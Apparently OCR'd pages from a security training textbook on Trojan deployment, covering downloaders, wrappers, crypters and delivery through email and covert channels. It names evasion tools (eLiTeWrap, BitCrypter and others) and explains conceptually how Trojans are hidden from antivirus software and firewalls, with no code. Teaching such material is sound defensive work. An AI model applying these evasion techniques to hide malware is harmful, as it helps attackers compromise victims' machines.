
Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.

Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices.

When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Godzilla downloader, Trojan.Downloader, W97M.Downloader, and ISB.Downloader!gen309 are some well-known downloaders that attackers employ for deploying malware on the target machine.



Employing a Wrapper

Wrappers bind the Trojan executable with.EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of “glueware” used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.




Figure 7.27: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

  IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.

Figure 7.28: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- eLiTeWrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **BitCrypter**

  Source: *https://www.crypter.com*

  BitCrypter can be used to encrypt and compress 32-bit executables and .NET apps without affecting their direct functionality. A Trojan or malicious software piece can be encrypted into legitimate software to bypass firewalls and antivirus software. BitCrypter supports a wide range of OS, from Windows XP to the latest Windows 10.

Figure 7.29: Screenshot of BitCrypter

Some additional crypter tools are as follows:


- SwayzCryptor
- Snip3
- Babadeda
- Aegis Crypter 2.0
- Hidden Sight Crypter
- Battleship Crypter
- HEAVEN CRYPTER
- Cypherx

Propagating and Deploying a Trojan

Deploy a Trojan through Emails

Major Trojan Attack Paths:


- User clicks on the **malicious link**
- User opens **malicious email attachments**



Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Covert Channels


- Attackers use covert channels to **deploy and hide malicious Trojans in an undetectable protocol**
- Covert channels operate on a **tunneling method** and are mostly employed by attackers to **evade firewalls** that are deployed in the target network
- Attackers can **create covert channels** using various tools such as **Ghost Tunnel V2**, **ElectricFish**, and **Bachosens Trojan**



Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Proxy Servers

